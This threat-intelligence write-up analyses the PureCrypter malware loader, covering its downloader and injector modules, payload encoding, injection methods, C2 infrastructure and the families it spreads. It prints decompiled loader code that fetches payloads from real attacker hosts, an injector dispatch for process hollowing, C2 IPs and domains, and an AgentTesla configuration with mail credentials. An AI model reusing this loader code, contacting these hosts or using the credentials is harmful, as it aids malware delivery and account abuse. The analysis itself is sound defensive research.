PureCrypter is busy pumping out various malicious malware families

By wanghao

Published: 2022-08-29 · Archived: 2026-04-05 20:06:25 UTC


In our daily botnet analysis work, it is common to encounter various loaders.Compared to other types of malware, loaders are unique in that they are mainly used to "promote", i.e., download and run other malware on the infected machine. According to our observations, most loaders are proprietary and have a binding relationship with the family they are promoting. A few loader families make themselves into promotion platforms that can spread any other malware family, achieving the so-called malware-as-a-service (MaaS). Compared with proprietary loaders, MaaS types are obviously more dangerous and should be our primary target of concern.

This article introduces a MaaS type loader we saw a while ago, named PureCrypter, which is very active this year, promoting more than 10 other families and using hundreds of C2s. Zscaler has done a detailed sample analysis, this blog mainly introduces the PureCrypter propagation activity we saw from the perspective of C2s and propagation chains to explore the operation of the MaaS type botnet.

The main points of this paper are as follows.

- PureCrypter is a loader written in C# that has been around since at least 2021 and can propagate any other family.
- PureCrypter continues to be active this year and has propagated more than 10 other malware families including Formbook, SnakeKeylogger, AgentTesla, Redline, AsyncRAT, and others.
- PureCrypter authors appears to be resourceful, as we have seen hundreds of C2 domains and IPs.
- PureCrypter use image name suffixes combined with inversion, compression and encryption to avoid detection.
- PureCrypter has a long propagation chain, and most of them use pre-protectors, some times mixed with other loaders, making detection more difficult.

In general, the spread of PureCrypter can be summarized in the following figure.



Now let's look at the samples and some typical propagation cases below.

Sample analysis

PureCrypter uses the package mechanism, which consists of two executables: downloader and injector, both written in C#, where downloader is responsible for propagating the injector, which releases and runs the final payload.

In practice, the attacker generates downloader and injector through builder, and then will try to propagate downloader, which will download and execute injector on the target machine, and then injector will do the rest of the work. In terms of code logic, the downloader module is relatively simple, with a low level of binary obfuscation and no complex operations such as environment detection and persistence, while injector uses common tricks and techniques seen in popular loaders, such as binary obfuscation, runtime environment detection, starting puppet processes, etc. The following is a brief introduction to downloader and injector combined with actual examples.

downloader module

This module directly calls WebClient's DownloadData method for HTTP downloads, without setting any HTTP headers.

```
try
{
    byte[] array = webClient2.DownloadData(new Uri(config));
    if (2 != 0)
    {
        result = array;
    }
}
```

The following is an example of downloading a sample variant with inverted processing, from the parsing code you can see that the HTTP payload is inverted.

```
}
byte[] array = FacadeMapper.RateProperty("http://91.243.44.142/pi-Rategev_Pcikzryl.jpg");
int num = array.Length;
while (num-- > 0)
{
    list2.Add(array[num]);
}
return list2.ToArray();
```

The inverted PE Header can be found at the end.

```
00 00 00 00 00 00 03 5c  00 07 c0 00 00 00 00 57
00 07 bd c0 00 00 00 00  00 00 00 00 00 00 00 10
00 00 00 00 00 00 10 00  00 10 00 00 00 00 10 00
00 10 00 00 85 40 00 03  00 00 00 00 00 00 02 00
00 08 00 00 00 00 00 00  00 00 00 04 00 00 00 00
00 00 00 04 00 00 02 00  00 00 20 00 00 40 00 00
00 07 c0 00 00 00 20 00  00 07 be 1a 00 00 00 00
00 00 06 00 00 07 a0 00  00 06 01 0b 21 0e 00 e0
00 00 00 00 00 00 00 00  62 d4 1d f1 00 03 01 4c
00 00 45 50 00 00 00 00  00 00 00 24 0a 0d 0d 2e
65 64 6f 6d 20 53 4f 44  20 6e 69 20 6e 75 72 20
65 62 20 74 6f 6e 6e 61  63 20 6d 61 72 67 6f 72
70 20 73 69 68 54 21 cd  4c 01 b8 21 cd 09 b4 00
0e ba 1f 0e 00 00 00 80  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 40 00 00 00 00
00 00 00 b8 00 00 ff ff  00 00 00 04 00 00 00 03
00 90 5a 4d
```

Finally, the recovered data (.DLL file) is loaded by Assembly.Load, and the entry method of plaintext encoding is called to proceed to the next stage.


```
private void InsertProperty(object res, EventArgs token)
{
    Assembly property = Assembly.Load(FacadeMapper.PushProperty());
    if (true)
    {
        this._Connection.property = property;
    }
}

// Token: 0x06000007 RID: 7 RVA: 0x00002204 File Offset: 0x00000404
private void IncludeProperty(object spec, EventArgs reg)
{
    Type type = this._Connection.property.GetType("Pplyftipfhizgltfwfxt.Pihrszhgktmdzqjacivrw");
    if (8 != 0)
    {
        this._Connection.m_Predicate = type;
    }
}

// Token: 0x06000008 RID: 8 RVA: 0x00002238 File Offset: 0x00000438
private void ManageProperty(object item, EventArgs counter)
{
    Delegate @delegate = Delegate.CreateDelegate(typeof(Action), this._Connection.m_Predicate.GetMethod("Phgpqqhbgiylpwykd"));
    Delegate delegate2;
    if (!false)
```

PureCrypter is relatively simple to protect the injector download, so far, in addition to the above mentioned inverted (reverse) encoding, there are also gzip compression, symmetric encryption, etc. This encoding is fixed, that is, the builder has already determined the encoding method when generating the modules of downloader and injector.

The following is an example of using gzip compression and then transferring the injector, and the magic header of gzip can be found at the beginning: `1F 8B 08 00` .



We have also come across examples where AES encryption is used.

```
string s = "Mglclapohzfgsrdaamnhyalw";
rijndaelManaged.KeySize = 256;
byte[] bytes = Encoding.UTF8.GetBytes(s);
rijndaelManaged.BlockSize = 128;
byte[] salt = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes, salt, 1000);
rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
rijndaelManaged.Mode = CipherMode.CBC;
using (MemoryStream memoryStream = new MemoryStream())
{
    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write))
    {
        byte[] array2 = CreateAccount.Kxwalvo("http://raphaellasia.com/Ltlippw_Ztcchado.bmp");
        cryptoStream.Write(array2, 0, array2.Length);
        assembly = AppDomain.CurrentDomain.Load(memoryStream.ToArray());
```

In addition to AES, PureCrypter also supports DES, RC4 and other encryption algorithms.

injector module


If you analyze the injector samples restored by downloader, you will find that the latter are heavily obfuscated. Here is an example of an injector obfuscated by SmartAssembly and partially encrypted with resources.

```
Msmaghelyvcd.\uE003 = (\uE037)\uE034.\uE000(\uE059.\uE000(new byte[]
{
    0, 0, 0, 51, 242, 134, 38, 210, 0, 10,
    145, 90, 151, 174, 80, 80, 89, 147, 146, 83,
    237, 200, 197, 90, 100, 96, 232, 98, 18, 98,
    176, 98, 146, 98, 48, 202, 173, 202, 42, 46,
    72, 207, 47, 46, 205, 118, 226, 208, 98, 145,
    73, 204, 205, 42, 118, 13, 247, 98, 20, 50,
    227, 0, 4, 0, 0, 0, 0, 0, 8, 139,
    31
}.Reverse<byte>().ToArray<byte>()));
if (Msmaghelyvcd.\uE003.\uE033)
{
    Msmaghelyvcd.\uE002 = Marshal.AllocHGlobal(new Random().Next(Msmaghelyvcd.\uE003.\uE035 * 100000000, (Ms
}
\uE053.\uE000();
if (Msmaghelyvcd.\uE003.\uE006.\uE001)
{
    Msmaghelyvcd.\uE004 = new FileInfo(Path.Combine(Environment.GetFolderPath((Environment.SpecialFolder)Msm
}
if (Msmaghelyvcd.\uE003.\uE030)
{
    \uE04B.\uE000();
}
if (Msmaghelyvcd.\uE003.\uE02E)
{
    \uE04A.\uE000();
}
if (Msmaghelyvcd.\uE003.\uE029)
{
    \uE02E.\uE000();
}
```

As shown in the figure above, first the relevant configuration information can be got from the combo of Reverse + GZip + Protubuf.Deserialize; then the runtime environment is checked to fight against sandboxing, with mutexes creation and persistence being done based on the configuration; and finally the payload is read from the resource section for loading. The sample does not enter any if statement, and soon reaches the last important function, which mainly implements the final payload injection. 4 injection methods are supported. While which one to use depends on the configuration, Process Hollowing is the most frequently used one.

```
internal static void Inject()
{
    switch (Msmaghelyvcd.\uE003.InjMethod)
    {
    case \uE04F.\uE001:
        \uE041.Load_Invoke();
        break;
    case \uE04F.\uE002:
        \uE043.Hollowing(Resources.\uE004, Msmaghelyvcd.\uE003.\uE002);
        break;
    case \uE04F.\uE003:
    {
        Process process = null;
        try
        {
            process = Process.GetProcessesByName(Msmaghelyvcd.\uE003.\uE001)[0];
        }
        catch
        {
            process = Process.GetCurrentProcess();
        }
        \uE045.ThreadHijack(string.Format("remotethreadsuspended /unhook:True /blockDlls:True /pid:{0}", process.Id));
        if (process.Id == Process.GetCurrentProcess().Id)
        {
            Thread.Sleep(-1);
        }
        break;
    }
    case \uE04F.\uE004:
        \uE045.ThreadHijack(string.Format("functionpointer /unhook:True /blockDlls:True /pid:{0}", Process.GetCurrentProcess().Id));
        Thread.Sleep(-1);
        break;
    }
```

The final payload is stored in the resource.



After reversing and gzip decompression, a puppet process is created to start the final payload.

The final payload promoted above is AgentTesla, whose configuration information is as follows.

```
 host: raphaellasia.com
port:587
username: origin@raphaellasia.com
pwd: student@1980
to: origin2022@raphaellasia.com
```

Accidental discovery

PureCrypter likes to disguise the injector as an image for downloading, the image name is relatively random and has obvious machine generated features. Here are some of the actual detected image names.

```
 # pattern 1
/dl/0414/net_Gzhsuovx.bmp
/dl/0528/mars2_Hvvpvuns.bmp
/dl/0528/az_Tsrqixjf.bmp

# pattern 2
/040722/azne_Bvaquebo.bmp
/04122022/net_Ygikzmai.bmp
/04122022/azne_Jzoappuq.bmp
/04122022/pm_Dxjlqugu.bmp
/03252022/azne_Rmpsyfmd.bmp

# pattern 3
/Rrgbu_Xruauocq.png
/Gepstl_Mouktkmu.bmp
/Zhyor_Uavuxobp.png
```

```
/Xgjbdziy_Kglkvdfb.png
/Ankwgqtwf_Bdevsqnz.bmp
/Osgyjgne_Ymgrebdt.png
/Rrgbu_Xruauocq.png
/Gepstl_Mouktkmu.bmp
/Osgyjgne_Ymgrebdt.png
/Osgyjgne_Ymgrebdt.png
/Zhyor_Uavuxobp.png
```

After analyzing several samples, we found that there is a correspondence between the requested image name and the downloader's AssmblyName.

PictureName	**AssmblyName**
Belcuesth_Ipdtbadv.png	Belcuesth
Kzzlcne_Prgftuxn.png	Kzzlcne
newminer2_Jrltkmeh.jpg	newminer2
Belcuesth_Ipdtbadv.png	Belcuesth
Nykymad_Bnhmcpqo.bmp	Nykymad
my_ori_Ywenb_Yzueqpjp.bmp	my ori Ywenb

and the content after the underscore always matches the regular expression


> [A-Z][a-zA-Z]{7}

C2 and propagation analysis


PureCrypter has been active this year, and we have detected more than 200 C2 domains and IPs, and more than 10 propagated families. In the cases we have seen, the propagation chain is generally long, and the downloader module of PureCrypter is often used in conjunction with various other types of predecessor downloaders. Because there are too many C2s, here is an introduction to `185.215.113.89` as an example in terms of scale and propagation methods.

C2 analysis

This C2 is more active than others among the C2s we detected, and its active time is from mid-April to early June this year, as shown in the figure below.



Its activity level can be reflected visually by our graph system.




It can be seen that it is associated with more domains and IPs, and the following is part of the IP's domain name resolution during this period.

2022-04-14 22:47:34	2022-07-05 00:42:16	22	rockrock.ug	A	185.215.113.89
2022-04-21 08:22:03	2022-06-13 09:17:50	15	marnersstyler.ug	A	185.215.113.89
2022-04-17 03:17:41	2022-06-10 04:31:27	2538	qwertzx.ru	A	185.215.113.89

```
2022-04-24 02:16:46     2022-06-09 00:11:24     3       hubvera.ac.ug     A       185.215.113.89
2022-04-15 23:47:43     2022-06-08 19:24:59     43      timekeeper.ug     A       185.215.113.89
2022-04-15 11:34:35     2022-06-08 19:24:59     35      boundertime.ru    A       185.215.113.89
2022-04-14 23:01:50     2022-06-08 15:33:25     24      timebound.ug      A       185.215.113.89
2022-04-15 21:58:54     2022-06-08 05:43:21     7       www.rockrock.ug   A       185.215.113.89
2022-04-16 20:50:41     2022-06-08 01:44:01     54      beachwood.ug      A       185.215.113.89
2022-04-23 16:23:41     2022-06-07 18:30:51     5       asdsadasrdc.ug    A       185.215.113.89
2022-05-02 22:35:40     2022-06-07 04:34:12     17      leatherlites.ug   A       185.215.113.89
2022-05-29 17:46:00     2022-06-07 03:50:36     3       underdohg.ac.ug   A       185.215.113.89
2022-04-15 22:34:53     2022-06-07 03:33:10     18      rockphil.ac.ug    A       185.215.113.89
2022-04-15 03:09:13     2022-06-07 03:19:50     14      pdshcjvnv.ug      A       185.215.113.89
2022-04-15 03:04:12     2022-06-07 03:12:04     16      mistitis.ug       A       185.215.113.89
2022-04-16 03:08:46     2022-06-07 03:08:48     18      nicoslag.ru       A       185.215.113.89
2022-04-19 02:33:31     2022-06-07 02:37:08     16      danwisha.ac.ug    A       185.215.113.89
2022-05-28 23:56:02     2022-06-05 05:14:50     7       underdohg.ug      A       185.215.113.89
2022-05-10 14:44:28     2022-06-02 17:40:12     24      jonescourtney.ac.ug       A       185.215.113.89
2022-06-02 07:44:25     2022-06-02 07:44:25     1       triathlethe.ug    A       185.215.113.89
2022-04-24 03:05:38     2022-06-01 16:54:59     2191    qwertasd.ru       A       185.215.113.89
2022-04-17 09:34:27     2022-06-01 01:42:07     2       partaususd.ru     A       185.215.113.89
2022-04-25 00:08:53     2022-05-31 07:17:00     5       timecheck.ug      A       185.215.113.89
2022-04-21 02:36:41     2022-05-31 01:20:37     21      courtneyjones.ac.ug       A       185.215.113.89
2022-04-16 19:09:02     2022-05-31 01:02:02     14      marksidfgs.ug     A       185.215.113.89
2022-04-25 03:01:15     2022-05-30 03:04:29     10      mofdold.ug        A       185.215.113.89
2022-04-15 02:36:21     2022-05-30 02:32:53     17      check-time.ru     A       185.215.113.89
2022-04-18 02:21:26     2022-05-30 02:22:30     17      agenttt.ac.ug     A       185.215.113.89
2022-04-17 03:17:46     2022-05-29 03:17:26     15      qd34g34ewdfsf23.ru        A       185.215.113.89
2022-04-19 02:25:06     2022-05-29 02:22:57     14      andres.ug         A       185.215.113.89
2022-04-16 02:27:44     2022-05-29 02:22:47     16      asdasgs.ug        A       185.215.113.89
```

From the visits in column 3, differences in the number of visits to these domains can be found, with overall visits in the thousands, and this is only one of the many C2s we see.


Through correlation analysis, we found that `185.215.113.89` is often used in conjunction with two C2s, `62.204.41.69` (March) and `45.143.201.4` (June), and their relationship can be correlated using the chart below.



Propagation analysis

PureCrypter uses the dual module mechanism of downloader+injector, the former is disseminated and then the latter is disseminated, which is equivalent to adding a link to the dissemination chain, plus the author's usual means to hide the objector by means of fake image, encoding transmission, etc., which is complicated enough in itself.


The author also put a lot of effort in the downloader propagation piece, we see the way through the bat2exe bundled crack software, the use of VBS and powershell script loader, combined with Godzilla front loader and many other ways, the result of these operations superimposed is the spread chain is generally deeper and more complex. In May we even found cases of spreading Raccoon through PureCrypter, which further spread Azorult, Remcos, PureMiner, and PureClipper.



Here are a few typical propagation techniques.

1, "Bat2Exe+Powershell+VBS+Meteorite+PureCrypter" spreading Mars Stealer

